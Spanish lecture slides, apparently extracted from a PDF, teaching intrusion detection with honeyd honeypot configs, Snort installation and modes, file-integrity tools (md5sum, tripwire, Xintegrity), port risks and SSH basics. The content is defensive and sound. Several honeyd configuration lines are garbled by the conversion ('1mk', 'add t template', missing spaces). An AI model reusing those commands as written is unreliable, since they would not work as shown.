honeypd[11943]: Expiring TCP (127.0.0.1:52432 - 192.168.1.11:22) (0x83bc3b0) in state 3
honeypd[11943]: Expiring TCP (127.0.0.1:52433 - 192.168.1.11:22) (0x83bc608) in state 3
honeypd[11943]: Expiring TCP (127.0.0.1:52434 - 192.168.1.11:22) (0x83bc838) in state 3
honeypd[11943]: Expiring TCP (127.0.0.1:52435 - 192.168.1.11:22) (0x83bca70) in state 3
honeypd[11943]: Expiring TCP (127.0.0.1:52436 - 192.168.1.11:22) (0x83bccaa8) in state 3
honeypd[11943]: Expiring OS fingerprint for 127.0.0.1
```

# Sistemas de Detección de Intrusos (IDS)

## HONEYBOT

### Ejemplo 2

- El fichero ejemplo2.sample emula la red que se muestra a continuación. Dicha red está compuesta por tres máquinas (Windows XP, Windows NT IBM AIX,) y dos routers.



# Sistemas de Detección de Intrusos (IDS)

## HONEYPOT

```
route entry 10.0.0.1
route 10.0.0.1 1mk 10.2.0.0/24
route 10.0.0.1 add net 10.3.0.0/16 10.3.0.1 latency 8ms
bandwidth10Mbps
route 10.3.0.1 link 10.3.0.0/24
route 10.3.0.1 add net 10.3.1.0/24 10.3.1.1 latency 7ms loss 0.5
route 10.3.1.1link 10.3.1.0/24
```

#Example of a simple host template and its binding

```
create template
set template uptime 1728650
set template maxfds 35
add template tcp port 80 "scripts/iis5.net/main.pl"
add template tcp port 22 "sh scripts/test.sh $ipsrc $dport"
add template tcp port 23 proxy $ipsrc:23
add t template udp port 53 proxy 141.211.92.141:53
set template default tcp action reset
```

# Sistemas de Detección de Intrusos (IDS)

## HONEYPOT

```
create default
set default default tcp action block
set default default udp action block
set default default icmp action block
```

```
create router
set router personality "Cisco 1601R router running IOS 12.1(5)"
set router default tcp action reset
add router tcp port 22 "scripts/test.sh"
add router tcp port 23 "scripts/router-telnet.pl"
```

```
bind 10.3.0.1 router
bind 10.3.1.1 router
bind 10.3.1.12 template
bind 10.3.1.11 template
bind 10.3.1.10 template
```

```
set 10.3.1.12 personality "Microsoft Windows XP Professional SP1"
set 10.3.1.11 personality "Microsoft Windows NT 4.0 SP3"
set 10.3.1.10 personality "IBM AIX 4.211"
```

# Sistemas de Detección de Intrusos (IDS)

## HONEYPOT

- Para poner en marcha el sistema ejecute el comando:

```
honeyd -d -i 10 -u 0 -g 0 -p nmap.prints -x xprobe2.conf -a  
nmap.assoc -a nmap.assoc -0 pf.os -f ejem2.sample 10.0.0.0/8
```

- Para permitir el acceso de nuestro equipo a la red virtual se añadirá en la tabla de enrutamiento.

```
route --inet add -net 10.0.0.0/8 gw 127.0.0.1 lo
```

# Sistemas de Detección de Intrusos (IDS)

## SNORT



- Snort ([www.snort.org](http://www.snort.org)) es un sistema de detección de intrusiones basado en red (NIDS). Implementa un motor de detección de ataques y barrido de puertos que permite registrar, alertar y responder ante cualquier anomalía previamente definida, como patrones que corresponden a ataques, barridos, intentos para aprovechar alguna vulnerabilidad, análisis de protocolos, etc.
- Snort está disponible bajo licencia GPL, es gratuito y funciona bajo plataformas Windows y GNU/Linux. Es uno de los más usados y dispone de una gran cantidad de filtros o patrones ya predefinidos, así como actualizaciones constantes ante casos de ataques, barridos o vulnerabilidades que vayan siendo detectadas a través de los distintos boletines de seguridad.

*Existen interfaces gráficas en Windows que facilitan la utilización de snort.*

*Un ejemplo de ello se puede encontrar en idscenter ([www.engagesecurity.com/products/idscenter](http://www.engagesecurity.com/products/idscenter)), tal y como puede*

# Sistemas de Detección de Intrusos (IDS)

## SNORT



IDScenter 1.1 RC4

Start Snort View alerts Reset alarm Test settings Reload Apply

General - Configuration

**General**

**Configuration**

**Snort options**

**Activity log**

**Overview**

Snort executable file:  Snort 2.x  Snort 1.9 / 1.8  Snort 1.7 Registry key suffix (for running multiple IDScenter):

Snort service mode   
Show Snort console   
Minimized Snort window   
Don't restart Snort, if it is killed

Process priority:  Normal  High  Realtime

Autostart options:  Start IDScenter with Windows  Start Snort when IDScenter is started

**Log folder**  
Set a logging directory and standard log file:  \alert.ids

**Alert log viewer**

Generate HTML report based on database logs [Setup](#)

Use internal log viewer  XML log file

Standard log file  Explorer URL (HTML report file, ACID, SnortSnarf)

External viewer/editor for logfiles

Wizards Logs Alerts Explorer

IDScenter General

# Sistemas de Detección de Intrusos (IDS)

## SNORT

### **Instalación:**

- ❑ La instalación de snort no es algo trivial. Antes de iniciar el proceso de instalación, debe comprobar que tiene instalados los paquetes libpcap, y pcre
- ❑ Para instalar cada uno de los paquetes realice los siguientes pasos:

#### **Libpcap**

1. Descargue el paquete libpcap-0.7.2-7.9.1.i386.rpm de Internet (<http://rpmfind.net>).
2. Instale el paquete con el comando rpm -i libpcap-0.7.2-7.9.1.i386.rpm.

#### **Pcre**

1. Descargue el paquete pcre-5.0.tar.gz de Internet (<http://rpmfind.net>).
2. Descomprima el paquete ejecutando el comando: tar xvfz pcre-5.0.tar.gz.
3. cd pcre-5.0
4. Ejecute ./configure,
5. Make
6. make install.

# Sistemas de Detección de Intrusos (IDS)

## SNORT

### ***Instalación:***

- ❑ Una vez que tenemos instaladas las dependencias, para instalar snort realice los siguientes pasos:
  1. Descargue el paquete snort-2.3.3.tar.gz de Internet ([p.e.  
www.snort.org](http://www.snort.org)).
  2. Descomprima el paquete ejecutando el comando: tar xvfz snort-2.3.3. tar.gz.
  3. cd snort-2.3.3
  4. Ejecute ./configure,
  5. Make
  6. y make install.
- ❑ Para el correcto funcionamiento de snort debe asegurarse que tiene los siguientes directorios:
  - /etc/snort. Directorio de trabajo de snort.
  - /etc/snort/rules. Directorio donde se guardan los patrones de snort.
  - /var/log/snort. Directorio donde se almacena el registro de actividad.

# Sistemas de Detección de Intrusos (IDS)

## SNORT

### **Modo de Ejecución:**

- En primer lugar instalaremos la aplicación bajo GNU/Linux mediante:  
***aptitude install snort.***

- **Snort en modo Sniffer y registro de paquetes:**

snort -dev -l ./log -h 192.168.1.0/24.

En este modo (dev) visualizaremos las cabeceras de los paquetes TCP/IP, es decir, en modo sniffer: modo verbose (v) mostrará las cabeceras IP, TCP, UDP y ICMP, visualizará los campos de datos que pasan por la interface de red (d), y las cabeceras a nivel de enlace (e).

Las opciones siguientes -l sirve para indicar el directorio de logs y -h para almacenar registros de tráfico de la red o host que se te indique.

- **Filtros:** Para para monitorizar tan sólo solo el tráfico deseado de un determinado puerto, se puede indicar por ejemplo:

snort -vd host 192.168.1.5 and dst port 8080.

En el cual solo se mostrará el tráfico del host 192.168.1.5 con puerto de destino 8080.

# Sistemas de Detección de Intrusos (IDS)

## SNORT

### **Modo de Ejecución:**

- **IDS:** El modo detección de intrusos de red se activa añadiendo a la línea de comandos de snort la opción -c snort.conf. En este archivo, snort.conf, se guarda toda la configuración de las reglas, preprocesadores y otras configuraciones necesarias para el funcionamiento en modo NIDS. Por tanto podemos ejecutar:

```
snort -dev -l ./log -h 192.168.1.0/24 -c ../etc/snort.conf.
```

- **Modos de alerta:** Hay varias maneras de configurar la salida de las alertas, el modo en que se almacenarán éstas en el archivo alert.ids. Snort dispone de siete modos de alertas en la línea de órdenes: completo, rápido, socket, syslog, smb (WinPopup), consola y ninguno.

Como ejemplo, en modo de alerta completa (-A Full) nos devolverá información sobre: tiempo, mensaje de la alerta, clasificación, prioridad de la alerta, IP y puerto de origen/destino e información completa de las cabeceras de los paquetes registrados.

```
snort -A full -dev -l ./log -h 192.168.1.0/24 -c ../etc/snort.conf
```

# Sistemas de Detección de Intrusos (IDS)

## SNORT

### **Configuración de Snort:**

- ❑ Para configurar snort, puede hacerlo de varias formas: modificando directamente los ficheros de configuración o utilizando una herramienta de configuración. Para facilitar el proceso de configuración, se va a utilizar la herramienta *snortconf*.
- ❑ Para instalar snortconf debe realizar los siguientes pasos:

1. *Descargue el paquete de Internet ([www.snort.org](http://www.snort.org)).*
2. *Descomprima el paquete ejecutando el comando: tar xvfz snortconf-0.4.2.tar.gz.*
3. *cd snortconf-0.4.2*
4. *Ejecute ./configure,*
5. *make*
6. *y make install.*

- ❑ Antes de iniciar el proceso de configuración, asegurase de que tiene instalados los ficheros de reglas (rules) que puede encontrar en ([www.snort.org](http://www.snort.org)). Para instalar los ficheros de reglas de Snort, debe copiar los ficheros *reference.config* y *classification.config* en el directorio /etc/snort y las reglas en el directorio /etc/snort/rules.

# Sistemas de Detección de Intrusos (IDS)


## HIDS

- ❑ Los HIDS son sistemas de detección de intrusos basados en hosts que monitorizan el sistema en búsqueda de cualquier intento de intrusión. Uno de los elementos que monitorizan los HIDS es que no se produzca ninguna modificación en el sistema de ficheros. De esta forma, un HIDS puede monitorizar los archivos más importantes del sistema (p.e ficheros de configuración, datos de un portal) y, en el momento en que se produzca algún cambio, alertarnos del cambio y/o restaurarlo automáticamente.
- ❑ Así, si un intruso entra en nuestro sistema y altera algún fichero que se este monitorizando, el HIDS restaurará el fichero y nos avisará de la intrusión.
- ❑ Para monitorizar el sistema de ficheros, se calcula la firma digital de cada archivo o directorio. Para realizar la firma digital de un fichero, se utiliza su contenido, fecha de creación, nombre del fichero, propietario, permisos, etc. De esta forma, si se modifica cualquier dato del fichero, entonces cambia la firma digital y el sistema nos alerta de que el fichero ha cambiado.

# Sistemas de Detección de Intrusos (IDS)

## HIDS: Linux (md5sum)

- El comando md5sum permite calcular la firma digital con el algoritmo md5. Para calcular la firma digital de un fichero, ejecute el comando md5sum nombre del fichero.



```
File Modifica Visualizza Terminale Schede Ajuto
f@acerlinux:~/prova$ ls -l
totale 68936
-rwx--x--x 1 f f 70514910 2008-03-31 19:50 jdk.bin
f@acerlinux:~/prova$ split -b 50M jdk.bin jdksplit-
f@acerlinux:~/prova$ cat jdksplit-* > jdk2.bin
f@acerlinux:~/prova$ ls -l
totale 206816
-rw-r--r-- 1 f f 70514910 2008-05-28 17:44 jdk2.bin
-rwx--x--x 1 f f 70514910 2008-03-31 19:50 jdk.bin
-rw-r--r-- 1 f f 52428800 2008-05-28 17:42 jdksplit-aa
-rw-r--r-- 1 f f 18086110 2008-05-28 17:42 jdksplit-ab
f@acerlinux:~/prova$ md5sum jdk.bin
4d06ad13354c4d9543c94bbe71163d7f  jdk.bin
f@acerlinux:~/prova$ md5sum jdk2.bin
4d06ad13354c4d9543c94bbe71163d7f  jdk2.bin
f@acerlinux:~/prova$
```

# Sistemas de Detección de Intrusos (IDS)

## HIDS: Linux (tripwire)

- La herramienta tripwire ([www.tripwire.com](http://www.tripwire.com)) es un comprobador de integridad para ficheros y directorios de sistemas Unix: compara un conjunto de estos objetos con la información sobre los mismos almacenada previamente en una base de datos, y alerta al administrador en caso de que algo haya cambiado. La idea es simple: se calcula la firma digital de cada fichero o directorio importante para nuestra seguridad nada más instalar el sistema, y esas firmas se almacenan en un medio seguro (un CD-ROM o un disco protegido contra escritura), de forma que si alguno de los ficheros es modificado, tripwire nos alertará la próxima vez que realicemos la comprobación. Para generar esos resúmenes, se utilizan funciones hash, de forma que es casi imposible que dos ficheros generen el mismo resumen; concretamente tripwire implementa MD2, MD4, MD5, Snejru, CRC-16 y CRC-32.
- Para instalar tripwire, descargue el paquete de Internet ([p.e. rpmfind.net](http://rpmfind.net)) y ejecute:

```
rpm -i tripwire-2.3.1-17.i386.rpm
```

# Sistemas de Detección de Intrusos (IDS)

## HIDS: Linux (tripwire)

- Una vez instalado tripwire, ejecute el script de instalación que se encuentra en /etc/tripwire ejecutando el comando:

***sh twinstall.sh***

1. *Y debe realizar los siguientes pasos:*
2. *Introduzca la contraseña que quiera utilizar para el servidor.*
3. *Introduzca la contraseña que quiera utilizar para los ficheros locales.*
4. *Una vez introducidas las claves, el sistema genera las firmas digitales (site.key y redhatserver-local.key), le vuelve a pedir las contraseñas y genera los ficheros de configuración.*
5. *Los ficheros de configuración que utiliza tripwire son los siguientes:*
  - ❖ */etc/tripwire/twcfg.txt Permite establecer la configuración global del sistema.*
  - ❖ */etc/tripwire/twpool.txt Permite establecer las políticas de seguridad del sistema. Las políticas de seguridad permiten establecer los ficheros y directorios que tripwire va a comprobar de forma periódica por su integridad.*

# Sistemas de Detección de Intrusos (IDS)

## HIDS: Linux (tripwire)

- Una vez modificado cualquier fichero de configuración (twcfg.txt o twpol.txt), debe ejecutar tripwire para generar los ficheros de configuración binarios tw.cfg o tw.pol. Para generar los ficheros binarios, debe ejecutar los siguientes comandos:

```
twadmin -m F -s /etc/tripwire/site.key -c /etc/tripwire/tw.cfg  
/etc/tripwire/twcfg.txt  
twadmin -m P /etc/tripwire/twpol.txt
```

- Una vez generado el fichero de configuración y de políticas de seguridad, el siguiente paso que debe realizar es crear la base de datos que contiene las firmas digitales de todos los ficheros que van a ser monitorizados. Para crear la base de datos, debe ejecutar el comando *tripwire -m i*
- La duración de este paso dependerá del número de archivos que desee monitorizar; si utilizó los archivos de configuración por defecto, deberá tener paciencia ya que la ejecución tardar. Al finalizar este paso, usted verá un nuevo archivo llamado */var/lib/tripwire/nombre de mi host.twd*.
- Para comprobar la integridad de los ficheros contenidos en la base de datos, ejecute de forma manual o a través de programador de tareas cron el comando *tripwire -m c*.

# Sistemas de Detección de Intrusos (IDS)

## HIDS: Windows (XINTEGRITY)

- ❑ Xintegrity ([www.xintegrity.com](http://www.xintegrity.com)) es un HIDS que permite monitorizar el sistema de ficheros. Para ello, se pueden crear varias bases de datos de ficheros del sistema con programaciones diferentes. De esta forma, Xintegrity puede verificar de forma periódica el sistema de ficheros y, en caso de detectar un cambio en un fichero, notificarlo por e-mail y restaurar automáticamente el fichero.
- ❑ Una vez instalado Xintegrity, lo primero que debe hacer es configurar la cuenta de correo electrónico que quiere utilizar para recibir las notificaciones. Para ello, pulse en el menú *Configuration*, pulse en la pestañita *Email* e introduzca su cuenta de correo en la casilla *Recipient Email Address*.
- ❑ A continuación, debe crear una base de datos que contenga los ficheros que desea monitorizar. Para ello, pulse en el menú *DataBase* y seleccione *Create a database*. Introduzca el nombre de la base de datos, su ubicación y el algoritmo de firma digital que desea utilizar (MD5 o SHA). Añadirá los ficheros que desea monitorizar teniendo cuidado de añadir el propio fichero ejecutable de Xintegrity para asegurarse de que el programa no es modificado. Para añadir los ficheros utilice, dentro del menú *File*, la opción *Specific file* y para añadir una carpeta, utilice la opción *A cording to Location*.

# Sistemas de Detección de Intrusos (IDS)

## HIDS: Windows (XINTEGRITY)

The screenshot shows the Xintegrity Professional application window. The title bar reads "Xintegrity Professional - Database: C:\datos". The menu bar includes Database, View, Add, Remove, Checking, Logs, Reports, Configuration, Password, Permissions, Help. Below the menu is a toolbar with various icons. On the left, there are four vertical tabs: Files, Directory, Permissions, and Registry. The main area is a table with the following columns: File name, Digest value [MD5], Size [bytes], File type, Location, and Attributes. The table lists 53 files, mostly ASP files, located in the D:\portal\INCLUDE... directory. The bottom status bar displays disk space available (2.83 GB), a progress bar for the database (Database contains 53 Files), total size of files (889.55 KB), page information (Page: 1 of 1), memory usage (Memory available: 60%), next check time (00:00:00), and an Application File Integrity checkbox.

File name	Digest value [MD5]	Size [bytes]	File type	Location	Attributes
protocolo portale...	87e3296bd4a3b5dcc50ead7a80cba17	22016 [21.5 KB]	WordPad Document 1	D:\portal\protocol...	A
seg_portales.doc	e55794ba170da594f53fcf79046f648	19968 [19.5 KB]	WordPad Document 1	D:\portal\seg port...	A
automata.asp	b745378d96ea425892ed9ee04a73ad55	35508 [34.7 KB]	asp File	D:\portal\INCLUDE...	A
FUNCIONES.ASP	fcf37b03639e0c094b198b41344bf957	1979 [1.9 KB]	ASP File	D:\portal\INCLUDE...	A
funciones_grafica...	115a3e95896c2bb0005b652bdc0cd6c4	6233 [6.1 KB]	asp File	D:\portal\INCLUDE...	A
includes.asp	ffef940a7461164194c214b52b0c6d7f1	310	asp File	D:\portal\INCLUDE...	A
iniciar_variables.asp	e9e921e43536b603df0e060dbb590ade0c	4280 [4.2 KB]	asp File	D:\portal\INCLUDE...	A
ruta.asp	5b40a58fac90a129c36450d1dd134d8f	2463 [2.4 KB]	asp File	D:\portal\INCLUDE...	A
seguridad.asp	ad89abd00a1419ee206b113f33a1ec8e	1667 [1.6 KB]	asp File	D:\portal\INCLUDE...	A
administrador.asp	dae93f2829136b91f50b60f377bec46d	2555 [2.5 KB]	asp File	D:\portal\INCLUDE...	A
alumno.asp	f31b06f9e69bf60e45964f8f406af95d	38072 [37.2 KB]	asp File	D:\portal\INCLUDE...	A
director.asp	2454f70663973a0c61bae9625c31cd2	7780 [7.6 KB]	asp File	D:\portal\INCLUDE...	A
horario.asp	f0f3ac800cbbe8acefab9b03454a7f3	10937 [10.7 KB]	asp File	D:\portal\INCLUDE...	A
includes.asp	4fb951f7d789264307838d1c5dc25884	510	asp File	D:\portal\INCLUDE...	A
jefe_de_estudios...	2ec8056d9d04969e38761ea1c19348b1	60964 [59.5 KB]	asp File	D:\portal\INCLUDE...	A
materias_alumno...	6e2661d4feddcbd46bb3a7ac758bebab	30620 [29.9 KB]	asp File	D:\portal\INCLUDE...	A
mensajes_moviles...	66af1ec427ffe480effa94b9023e0ae2	248	asp File	D:\portal\INCLUDE...	A
padre.asp	d45222e27bab5ee352f9188272e3968	5494 [5.4 KB]	asp File	D:\portal\INCLUDE...	A
persona.asp	062a61292aa8c213f96ee0b50d483658	23841 [23.3 KB]	asp File	D:\portal\INCLUDE...	A
Profesor.asp	50be1dc8bb734ecde62c24f719e0c604	54849 [53.6 KB]	asp File	D:\portal\INCLUDE...	A
secretaria.asp	3bb15c103df545aa9ab4f981f1e948395	47256 [46.1 KB]	asp File	D:\portal\INCLUDE...	A

# Sistemas de Detección de Intrusos (IDS)

## HIDS: Windows (XINTEGRITY)

- ❑ Una vez que ha añadido los ficheros en la base de datos, el siguiente paso que debe realizar es programar el análisis del sistema de ficheros. Para ello, seleccione la opción *Checking scheudle* que se encuentra dentro del menú *Checking*. Y finalmente, inicie la programación de tareas seleccionando la opción *Start Scheudle Checking* que se encuentra dentro del menú *Checking*.
- ❑ A partir de ahora, el sistema analizará de forma periódica el sistema de ficheros y, en caso de producirse un cambio en cualquier sistema, enviará un informe por e-mail. También puede analizar directamente el sistema de ficheros en busca de cualquier cambio. Al detectar cualquier cambio en el sistema de ficheros le solicitará el tipo de acción que desea realizar: ignorar el cambio, actualizar la base de datos o restaurar el fichero original.

<http://www.adminso.es/index.php/Xintegrity>

# Riesgos Potenciales de los Servicios de Red

- ❑ TCP/IP es la arquitectura de protocolos que usan los ordenadores para comunicarse en Internet y, actualmente, casi en cualquier otra red. Emplean puertos de comunicaciones o numeración lógica que se asigna para identificar cada una de las conexiones de red, tanto en el origen como en el destino. No tiene ninguna significación física.
- ❑ Los servicios de red más habituales tienen asignados los denominados puertos bien conocidos, por ejemplo el 80 para HTTP o web, el 21 para transferencia de ficheros FTP, el 23 para TELNET, etc.
  - ✓ *Los puertos del 0 al 1023 son los "puertos conocidos" o reservados. En términos generales, están reservados para procesos del sistema (daemons) o programas ejecutados por usuarios privilegiados. Sin embargo, un administrador de red puede conectar servicios con puertos de su elección.*
  - ✓ *Los puertos del 1024 al 49151 son los "puertos registrados".*
  - ✓ *Los puertos del 49152 al 65535 son los "puertos dinámicos y/o privados".*

# Riesgos Potenciales de los Servicios de Red

□ Los distintos sistemas y sus aplicaciones de red, ofrecen y reciben servicios a través de dichos puertos de comunicaciones. Solo a través de un conocimiento y análisis exhaustivo de los puertos y las aplicaciones y equipos que los soportan podemos asegurar nuestras redes. El análisis y control de los puertos se pueden realizar desde distintos frentes:

En una **máquina local** observando qué conexiones y puertos se encuentran abiertos y qué aplicaciones los controlan.

- ❖ El comando netstat permite ver el estado en tiempo real de nuestras conexiones.
- ❖ Los cortafuegos o firewall personales son una medida de protección frente a ataques externos.

En la **administración de red** para ver qué puertos y en qué estado se encuentran los de un conjunto de equipos.


- ❖ La aplicación nmap permite un escaneo de puertos, aplicaciones y sistemas operativos, en un rango de direcciones.
- ❖ Los cortafuegos y proxys perimetrales ofrecen protección mediante un filtrado de puertos y conexiones hacia y desde el exterior de una red privada.

□ Tras realizar un análisis exhaustivo a nivel de puertos, debemos proteger nuestras conexiones, haciéndolas seguras, por ejemplo cuando enviamos información confidencial.

# Comunicaciones Seguras

## Contenidos

- 1. Introducción**
- 2. SSH**
- 3. TLS/SSL**
- 4. VPN**
- 5. Vulnerabilidades en la Seguridad en Servidores WEB**
  - 4.1.- Introducción**
  - 4.2.- Búsqueda de vulnerabilidades**
  - 4.3.- XSS**
  - 4.4.- RFI y LFI**
  - 4.5.- Inyección SQL**



# Comunicaciones Seguras

## Introducción

- ❑ La mayoría de las comunicaciones que empleamos en la red como HTTP, FTP o SMTP/POP, no emplean cifrado en las comunicaciones. Aunque existen protocolos que emplean comunicaciones cifradas SSH, soportando incluso el envío seguro de archivos mediante SFTP.
- ❑ Otras alternativas para establecer comunicaciones seguras entre 2 sistemas cifrando las comunicaciones a distintos niveles son:
  - ❖ **SSL y TLS**: *secure Sockets Layer – Protocolo de Capa de Conexión Segura (SSL) y Transport Layer Security –Seguridad de la Capa de Transporte -(TLS), su sucesor. Se ejecutan en una capa entre los protocolos de aplicación y sobre el protocolo de transporte TCP. Entre otros se emplea a través de puertos específicos con: HTTPS, FTPS, SMTP, POP3, etc...*
  - ❖ **IPSEC** o *Internet protocol security*, es un conjunto de protocolos cuya función es asegurar las comunicaciones sobre el protocolo de internet (IP) autenticando y/o descifrando cada paquete IP en un flujo de datos. Actúan en la capa 3 lo que hace que se más flexible, ya que puede ser utilizado para proteger protocolos de la capa 4, incluyendo TCP y UDP. Una ventaja importante frente a otros métodos que operan en capas superiores, es que para que una aplicación pueda usar Ipsec no hay que hacer ningún cambio.

# Comunicaciones Seguras


## SSH

- ❑ SSH (Secure SHell, en español: intérprete de órdenes segura) es el nombre de un protocolo y del programa que lo implementa, y sirve para acceder a máquinas remotas a través de una red. Permite manejar por completo la computadora mediante un intérprete de comandos, y también puede redirigir el tráfico de X para poder ejecutar programas gráficos si tenemos un Servidor X (en sistemas Unix y Windows) corriendo.
- ❑ Además de la conexión a otros dispositivos, SSH nos permite copiar datos de forma segura (tanto ficheros sueltos como simular sesiones FTP cifradas), gestionar claves RSA para no escribir claves al conectar a los dispositivos y pasar los datos de cualquier otra aplicación por un canal seguro tunelizado mediante SSH.
- ❑ SSH trabaja de forma similar a como se hace con telnet. La diferencia principal es que SSH usa técnicas de cifrado que hacen que la información que viaja por el medio de comunicación vaya de manera no legible y ninguna tercera persona pueda descubrir el usuario y contraseña de la conexión ni lo que se escribe durante toda la sesión; aunque es posible atacar este tipo de sistemas por medio de ataques de REPLAY y manipular así la información entre destinos.

# Comunicaciones Seguras

## SSH

- ❑ Al principio sólo existían los r-commands, que eran los basados en el programa rlogin, el cual funciona de una forma similar a telnet.
- ❑ La primera versión del protocolo y el programa eran libres y los creó un finlandés llamado Tatu Ylönen. En el año 1997 (dos años después de que se creara la primera versión) se propuso como borrador en la IETF.
- ❑ A principios de 1999 se empezó a escribir una versión que se convertiría en la implementación libre por excelencia, la de OpenBSD, llamada OpenSSH.
- ❑ Existen 2 versiones de SSH, la versión 1 de SSH hace uso de muchos algoritmos de encriptación patentados (sin embargo, algunas de estas patentes han expirado) y es vulnerable a un hueco de seguridad que potencialmente permite a un intruso insertar datos en la corriente de comunicación. La suite OpenSSH bajo Red Hat Enterprise Linux utiliza por defecto la versión 2 de SSH, la cual tiene un algoritmo de intercambio de llaves mejorado que no es vulnerable al hueco de seguridad en la versión 1. Sin embargo, la suite OpenSSH también soporta las conexiones de la versión 1.



# Comunicaciones Seguras

## SSH

### Programas / Distribuciones

- ❑ **SSH Tectia** - <http://www.ssh.com> - Servidor y cliente SSH comercial. Versiones para muchísimos sistemas operativos, tanto Windows como UNIX.
  - ❑ **OpenSSH** - <http://www.openssh.com> - Implementación SSH (servidor, cliente y utilidades) gratuita y para sistemas UNIX-like. Está desarrollado por OpenBSD.
  - ❑ **ossh** - <ftp://ftp.pdc.kth.se/pub/krypto/ossh/> - Implementación gratuita del protocolo SSH (servidor y cliente) para sistemas UNIX-like. Dispone de compresión de datos (incluye los datos de las X) y alta seguridad.
  - ❑ **Dropbear SSH** - <http://matt.ucc.asn.au/dropbear/dropbear.html> - Implementación del protocolo SSH (servidor y cliente) para sistemas UNIX-like. Hace hincapié en el consumo mínimo de recursos, para servidores limitados o con alta carga.
  - ❑ **MindTerm** - [http://www.appgate.com/products/80\\_MindTerm/](http://www.appgate.com/products/80_MindTerm/) - Cliente JAVA para SSH. Debido a estar hecho en java es altamente portable.
  - ❑ **PuTTY** - <http://www.chiark.greenend.org.uk/~sgtatham/putty/> - Cliente gráfico SSH, Telnet, rlogin... Muy popular debido a su simplicidad y que no necesita instalarse, es un único EXE. En la versión en desarrollo tiene soporte para terminales en el puerto serie. Dispone de versión Windows y UNIX-like (requiere X).
- ❑ *otras: Existen otras soluciones SSH, miles, y muchas mas si tenemos en cuenta la ingente cantidad de programas FTP que soportan SFTP.*

# Comunicaciones Seguras

## SSH

### Fuentes

